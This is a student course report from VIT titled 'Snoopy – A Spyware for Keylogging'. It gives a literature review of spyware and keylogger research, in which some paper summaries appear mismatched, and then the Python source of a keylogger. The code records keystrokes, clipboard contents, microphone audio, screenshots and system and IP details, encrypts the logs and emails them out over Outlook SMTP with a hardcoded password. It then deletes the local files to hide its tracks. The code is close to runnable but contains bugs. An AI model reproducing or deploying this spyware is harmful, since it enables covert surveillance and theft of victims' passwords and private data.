



**VIT<sup>®</sup>**

**Vellore Institute of Technology**

(Deemed to be University under section 3 of UGC Act, 1956)

# **SNOOPY – A SPYWARE FOR KEYLOGGING**

**(CSE3502) Information Security Management**

**Slot: F2**

**Atishay Jain**

20BIT0015

**Manya S**

20BIT0091

**Niladri Mitra**

20BIT0381

**Stuti Hedge**

20BIT0433

**Hardik Maheshwari**

20BIT0434

**Submitted to**

**Prof. Sumaiya Thaseen I, SITE  
School of Information Technology and Engineering**

## **Abstract**

Spywares are a largely invisible software which gather information about ones computer. There are several types of spyware such as adware, keyloggers, trojans, browser hijackers, etc.

Keyloggers are activity-monitoring software programs, which capture every keystroke that a user types. The information recorded can then be sent to remote servers, where other sensitive credentials can be extracted. This can be used to invade the user's privacy or maliciously gain access to private data, like passwords, bank details, etc. Spywares usually go undetected by a computer system.

In this paper we are going to develop a spyware, Snoopy whose main aim is to trace keystroke activities, for the purpose of obtaining information about a user. Such as their contacts, messages, calls, accounts, and other personal information.

## **Literature Review**

### **[1] A Model and Algorithm for Detecting Spyware in Medical Information Systems**

The article outlines extensions to the model and algorithm of spyware detection procedures which, in particular, presents a potential threat to medical information systems. The described solutions allow for analysis of potentially dangerous and spyware files the number of bytes, as well as the entropy for individual segments of files that are transmitted for analysis to the threat detection module. Experimental testing of the models was completed during the analysis of the keylogger file, as well as other spyware programs installed in medical information systems, that were not recognized as malicious by regular antiviruse.in an environment where clinics and other health facilities faced an increase in the number of personal data of patients and staff, and, especially for medical institutions, whose data is protected by medical confidentiality, the task of reliable cyber defense of medical information systems against all sorts of destructive interference in their work by computer intruders or dishonest staff.

### **[2] Keylogger detection and prevention**

Cybercriminals have come up with many methods to commit malicious activities on user's system or network system with the objective of stealing sensitive information or personal data. Key logging can be used by hackers for all kinds of criminal purposes. The hacker can use this information as part of identity theft schemes to blackmail the owner for profit gain. Keystroke logging is activity monitoring program that records the keys pressed of a keyboard and mouse clicking and save to a log file.Internet has become a multidisciplinary tool. More than 40 percent of the world's population is connected to the internet according to internet live status. Cyber criminals commit malicious activities to

capture the confidential information from user's system without cracking into user's database or file server. Keylogger is one of malware rootkits that record the user's activity without their knowledge. Unlike traditional viruses and worms, advanced Keyloggers are present which are near to impossible to detect. Keylogger is basically a particular type of spyware that can record everything you type on your keyboard.

[3] **Keystroke Logging: Integrating Natural Language Processing Technique to Analyze Log Data**

The research work is done by Disha H. Parekh, Nehal Adhvaryu, Vishal Dahiya. Cyberwarfare is observed very frequently as always some or the other country is targeting to ruin its enemy country by hacking confidential data from vital computer systems. This has led to dangerous international conflicts. Hence, to avoid illicit entry of other than military person or a government official several tools are being used today as spyware. Keyloggers are one of the prominent tools which are used in today's world to obtain secret or confidential data of a legitimate and contradictory a malicious user too. These keyloggers are advantageous and taken up positively for monitoring employee productivity, for law enforcement and the search for evidence of the crime. While its negative illegitimate use includes data theft and passwords. The keylogger is today witnessed as a malicious attack and is looked upon as a security threat. But every coin has two sides. This paper focuses majorly on the aspect of natural language processing, where a log file obtained thru keylogger software is thoroughly processed via the algorithm as described in the paper.

[4] **Using AI to attack VA: a stealthy spyware against voice assistances in smart phones**

This paper proposes, a smart and stealthy attack approach named Vaspy, which targets voice assistants on android phones. It duplicates the users' activation voice by silently listening to their phone calls, and once it has been formed it can be used to forge voice commands to launch number of attacks and breach privacy. A machine learning model is embodied inside Vaspy to choose a suitable attacking time, so as to go unnoticed by the user. The experimental results demonstrate that this approach can silently duplicate the activation voice of the user and launch attacks. Along with this it goes undetected by anti-malware tools. Along with breaching through android phones, the authors also propose potential solutions for defense against this attack and strengthen voice assistant security in general.

[5] **An Android-based Trojan Spyware to study the notification listener service vulnerability**

This paper focuses on the rapid growth of malware, mainly spyware in the recent years, specifically on the Windows platform. The authors provided a novel method for detection, tracking, and safeguarding from spyware and ransomware. This includes keyloggers, screen recorders, and blockers. The paper proposes a novel and efficient method based on the dynamic behavior analysis to identify the process and executable files of the spyware and confront them through deep and transparent hooking of kernel-level routines. The method was trained using linear regression, JRIP, and J48 decision tree algorithms. This paper presents the main architectural plan of an anti-spyware application. The results were evaluated based on accuracy, which indicated that the accuracy of the proposed method in detection and elimination of keyloggers was better than other classes of malware.

[6] **Detection and elimination of spyware and ransomware by intercepting kernel-level system routines**

This paper targets the malicious use of the notification listener service in Android 4.3 and 5.0. They developed and tested an Android-based Trojan Spyware that exploited this vulnerability. The Trojan application, known as SMS backup, offered the user with SMS message back-up and notification customization services, while simultaneously the Spyware application would run in the background and forward all the received notification contents to the attacker's email. Their malware was able to alter and delete the notifications before being displayed to the user. For experimental results, the authors tested their malware against notifications of WhatsApp, BBM, SMS, and Facebook messenger on various Android versions. Results showed that our malware was able to successfully extract/update and forward messages.

[7] **A Novel Approach of Unprivileged Keylogger Detection**

The main objective of this paper is to find user space keyloggers and prevent them from capturing private information. It has been noted that most of the keyloggers used nowadays operate in user space and don't require any authorization to run. A method is employed which is based on detection methods for user space keyloggers, a crucial class of malware packages. Every process's I/O is compared with some simulated user activity, and if the two are substantially connected, detection is claimed. This is justified by the fact that a keylogger must perform more I/O operations to record a keystroke into a file when the keystroke stream is more powerful. User space keylogger relies on documented API's, commonly available on modern operating system i.e., Windows 7, 8, Mac OS 10 etc. In this study, a C++ code is introduced that enables the client to coexist with keylogging malware without jeopardizing his security and no false positives or negatives being recorded.

[8] **Keylogger is a hacking technique that allows threatening information on mobile banking user**

This paper explores the potential for keylogger-based attacks that pose a risk to users of mobile banking services. The static approach is used to evaluate the forensic data with the goal of obtaining significant information or data that can be utilized as digital proof. The impact of Android third-party keyboards on user privacy and secrecy is also explored, where the user runs the risk of compromising their privacy. Vectors for potential attacks and the necessary permissions are defined here. An Android application called KBChecker was also created, allowing users to search for signs of an attack and identify all third-party keyboards that have been installed on their smartphone. The findings demonstrated that no significant information could be accessed without authorization, and the security level that had been implemented was sufficient to prevent such actions.

[9] **Analysis and Implementation of Novel Keylogger Technique**

In this research, a key logger is proposed that records the victim's keystrokes as well as any open apps on which the victim may be working, stores the information in an encrypted file, and then uploads the file to the server once an hour. Additionally, it keeps track of the victim's IP address, MAC address, and username. The program operates in stealth mode and requires very little RAM. As soon as the system boots up, it launches itself again. The attacker downloads the encrypted file containing the keystrokes and decrypts it once it has been posted to a server. The characters in the proposed encryption scheme are replaced with white space characters, which makes the file appear empty to the user. Hence, even if the target found that keystroke log file, they would not suspect any malicious activity was taking place on their system and would just see it as a blank file. If the Caesar cypher encryption algorithm is applied, the file will have characters, which makes the victim suspicious and increases the likelihood of the attacker being caught.

[10] **Spyware Injection in Android using Fake Application**

The behavior of venous Android spyware is examined by the authors in this paper. Additionally, a full Spyware system has been created and used to steal personal data about the victim, including contacts, messages, calls, accounts, geographic location via Wi-Fi or subscriber identity module (SIM) cards, 3G, 4G, and Long-Term Evolution (LTE). This system is hidden in a fake Android application. The spyware can be used to deceive the victim by sending them fake alerts. The Android operating system made it possible for the application to receive SMS, names, phone logs, Internet search history, and the victim's location. In contrast to much other research, the authors have designed a control panel for spying. Malware undermines confidence and trust in the Web and the digital economy, whether it is employed directly or indirectly to carry out illegal activity online. This technique was tested on numerous Android phones and has proved to be quite effective at gathering information about the victim.

[11] **Detection and Prediction of Spyware for user Applications by interdisciplinary approach**

The primary purpose of spyware is typically to record user-used passwords, financial credentials, and any other financial credentials that are crucial for achieving financial success. In all multi-objective optimization problems, achieving exceptional convergence and the best results remains a challenging task. The ingenious multi objective particle swarm optimization (PSO) algorithm with machine learning technique is demonstrated in this study to produce the improved outcomes with increased accuracy. The model was tested by the authors using the Python programming language and the Anaconda Spyder tool, which allows for testing with various classifiers. According to the experimental findings, the method deployed by the authors is effective in producing outcomes that are 99% accurate. This study has also demonstrated how different feature selection strategies and classifiers relate to specific experiential outcomes.

[12] **A Data-driven Characterization of Modern Android Spyware**

In this paper, the authors use both conventional and deep ML to give a data-driven characterization of the key characteristics that set modern Android spyware apart from both goodware and other Android malware. They first suggest an ensemble late fusion (ELF) architecture that creates a final prediction by combining the findings of many classifiers' projected probability. They demonstrate that ELF performs better than several of the most popular conventional and deep learning classifiers. Secondly, they automatically recognize crucial characteristics that set spyware apart from both goodware and other types of malwares. Finally, they give a thorough breakdown of the characteristics that set apart the five most significant families of Android spyware: UaPush, Pincer, HeHe, USBCleaver, and AceCard.

[13] **Keylogger for Windows using Python**

The research work is done by Santripti Bhujel, Mrs. N. Priya. The proposed point Keylogger which is likewise called as keystroke logger is a product that tracks or logs the key struck on your console, regularly in a mystery way that you have no clue about that your activities are being observed. Most of the people tend to see only bad side of this particular software but it also has legitimate use. Aside from being utilized for vindictive purpose like gathering account data, Visa numbers, client names, passwords, and other private information, it can be used in office to check on your employees, at home to monitor your children's activities and by law enforcement to examine and follow occurrences connected to the utilization of PCs. The project will be completely based on Python where I will make use of pynput module which is not a standard python module and needs to be installed. The software that I am going to build should monitor the

keyboard movement and stores the output in a file. To elevate the project I will also add a feature where the logs will be directly sent to the e-mail.


**[14] Keyloggers in Cybersecurity Education**

The research work is done by Christopher A. Wood and Rajendra K. Raj. Keylogger programs attempt to retrieve confidential information by covertly capturing user input via keystroke monitoring and then relaying this information to others, often for malicious purposes. Keyloggers thus pose a major threat to business and personal activities such as Internet transactions, online banking, email, or chat. To deal with such threats, not only must users be made aware about this type of malware, but software practitioners and students must also be educated in the design, implementation, and monitoring of effective defenses against different keylogger attacks.


**[15] Keylogger Application to Monitoring Users Activity with Exact String Matching Algorithm**

The research work is done by Robbi Rahim, Heri Nurdiyanto, Ansari Saleh, Dahlan Abdullah, Dedy Hartama and Darmawan Napitupulu. The development of technology is very fast, especially in the field of Internet technology that at any time experiencing significant changes, The development also supported by the ability of human resources, Keylogger is a tool that most developed because this application is very rarely recognized a malicious program by antivirus, keylogger will record all activities related to keystrokes, the recording process is accomplished by using string matching method. The application of string-matching method in the process of recording the keyboard is to help the admin in knowing what the user accessed on the computer.

## High Level Diagram




## Data Capturing Function



## Generating Key Function







## **Decryption Function**

## Low Level Diagram

### Keyboard Logger Side:



### Server Side:



Code

## keylogger.py

```
# Libraries

from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
from email import encoders
import smtplib
import mailtrap as mt

import socket
import platform
import pyaudio
import wave

import win32clipboard

from pynput.keyboard import Key, Listener

import time
import os

from scipy.io.wavfile import write
import sounddevice as sd

from cryptography.fernet import Fernet

import getpass
from requests import get

from multiprocessing import Process, freeze_support
from PIL import ImageGrab

keys_information = "key_log.txt"
system_information = "syseminfo.txt"
clipboard_information = "clipboard.txt"
# audio_information = "audio.wav"
screenshot_information = "screenshot.png"

keys_information_e = "e_key_log.txt"
system_information_e = "e_systeminfo.txt"
clipboard_information_e = "e_clipboard.txt"

microphone_time = 3
time_iteration = 3
number_of_iterations_end = 2
```

```
email_address = "niladrisender@outlook.com"
password = "niladri1234"

username = getpass.getuser()

toaddr = "niladrireceiver@outlook.com"

key = "QgOu1ldjIldVTS_6VuhEYBKSTqA-HAhaUJ09unHjp5s=" # Generate an encryption key
from the Cryptography folder

file_path = "C:\\Users\\nilad\\OneDrive\\Desktop\\keylogger\\Project" # Enter the
file path
extend = "\\\"
file_merge = file_path + extend

# # email controls
def send_email(filename, attachment, toaddr):

    fromaddr = email_address

    msg = MIMEMultipart()

    msg['From'] = fromaddr

    msg['To'] = toaddr

    msg['Subject'] = "Log File"

    body = "Body_of_the_mail"

    msg.attach(MIMEText(body, 'plain'))

    filename = filename
    attachment = open(attachment, 'rb')

    p = MIMEBase('application', 'octet-stream')

    p.set_payload((attachment).read())

    encoders.encode_base64(p)

    p.add_header('Content-Disposition', "attachment; filename= %s" % filename)

    msg.attach(p)

    s = smtplib.SMTP('smtp-mail.outlook.com', 587)
```

```

s.starttls()

s.login(fromaddr, password)

text = msg.as_string()

s.sendmail(fromaddr, toaddr, text)

s.quit()

send_email(keys_information, file_path + extend + keys_information, toaddr)

# get the computer information
def computer_information():
    with open(file_path + extend + system_information, "a") as f:
        hostname = socket.gethostname()
        IPAddr = socket.gethostbyname(hostname)
        try:
            public_ip = get("https://api.ipify.org").text
            f.write("Public IP Address: " + public_ip)

        except Exception:
            f.write("Couldn't get Public IP Address (most likely max query)")

        f.write("Processor: " + (platform.processor()) + '\n')
        f.write("System: " + platform.system() + " " + platform.version() + '\n')
        f.write("Machine: " + platform.machine() + "\n")
        f.write("Hostname: " + hostname + "\n")
        f.write("Private IP Address: " + IPAddr + "\n")

computer_information()

# get the clipboard contents
def copy_clipboard():
    with open(file_path + extend + clipboard_information, "a") as f:
        try:
            win32clipboard.OpenClipboard()
            pasted_data = win32clipboard.GetClipboardData()
            win32clipboard.CloseClipboard()

            f.write("Clipboard Data: \n" + pasted_data)

        except:
            f.write("Clipboard could be not be copied")

copy_clipboard()

# get the microphone

```

```

def microphone():
    fs = 44100
    seconds = microphone_time

    myrecording = sd.rec(int(seconds * fs), samplerate=fs, channels=2)
    sd.wait()

    write(file_path + extend + audio_information, fs, myrecording)

audio = pyaudio.PyAudio()
stream = audio.open(format=pyaudio.paInt16,
channel=1,rate=44100,input=True,frames_per_buffer=1024)
frames = []
try:
    while True:
        data = stream.read(1024)
        frames.append(data)
except KeyboardInterrupt:
    pass

stream.stop_stream()
stream.close()
audio.terminate()

sound_file = wave.open("audio.wav", "wb")
sound_file.setnchannels(1)
sound_file.setsampwidth(audio.get_sample_size(pyaudio.paInt16))
sound_file.setframerate(44100)
sound_file.writeframes(b''.join(frames))
sound_file.close()

# get screenshots
def screenshot():
    im = ImageGrab.grab()
    im.save(file_path + extend + screenshot_information)

screenshot()

number_of_iterations = 0
currentTime = time.time()
stoppingTime = time.time() + time_iteration

# Timer for keylogger
while number_of_iterations < number_of_iterations_end:

    count = 0
    keys =[]

```

```

def on_press(key):
    global keys, count, currentTime

    print(key)
    keys.append(key)
    count += 1
    currentTime = time.time()

    if count >= 1:
        count = 0
        write_file(keys)
        keys = []

def write_file(keys):
    with open(file_path + extend + keys_information, "a") as f:
        for key in keys:
            k = str(key).replace("'", "")
            if k.find("space") > 0:
                f.write('\n')
                f.close()
            elif k.find("Key") == -1:
                f.write(k)
                f.close()

def on_release(key):
    if key == Key.esc:
        return False
    if currentTime > stoppingTime:
        return False

with Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()

if currentTime > stoppingTime:

    with open(file_path + extend + keys_information, "w") as f:
        f.write(" ")

    screenshot()
    send_email(screenshot_information, file_path + extend +
screenshot_information, toaddr)

    copy_clipboard()

    number_of_iterations += 1

    currentTime = time.time()

```



```

        stoppingTime = time.time() + time_iteration

# Encrypt files
files_to_encrypt = [file_merge + system_information, file_merge +
clipboard_information, file_merge + keys_information]
encrypted_file_names = [file_merge + system_information_e, file_merge +
clipboard_information_e, file_merge + keys_information_e]

count = 0

for encrypting_file in files_to_encrypt:

    with open(files_to_encrypt[count], 'rb') as f:
        data = f.read()

    fernet = Fernet(key)
    encrypted = fernet.encrypt(data)

    with open(encrypted_file_names[count], 'wb') as f:
        f.write(encrypted)

    send_email(encrypted_file_names[count], encrypted_file_names[count], toaddr)
    count += 1

time.sleep(120)

# Clean up our tracks and delete files
delete_files = [system_information, clipboard_information, keys_information,
screenshot_information]
for file in delete_files:
    os.remove(file_merge + file)

```

## Generate.py

```

from cryptography.fernet import Fernet

key = Fernet.generate_key()
file = open("encryption_key.txt", 'wb')
file.write(key)
file.close()

```

## DecryptFile.py

```
from cryptography.fernet import Fernet

key = "QgOu1ldjIldVTS_6VuhEYBKSTqA-HAhaUJ09unHjp5s="

system_information_e = 'e_systeminfo.txt'
clipboard_information_e = 'e_clipboard.txt'
keys_information_e = 'e_key_log.txt'

encrypted_files = [system_information_e, clipboard_information_e, keys_information_e]
count = 0

for decrypting_files in encrypted_files:

    with open(encrypted_files[count], 'rb') as f:
        data = f.read()

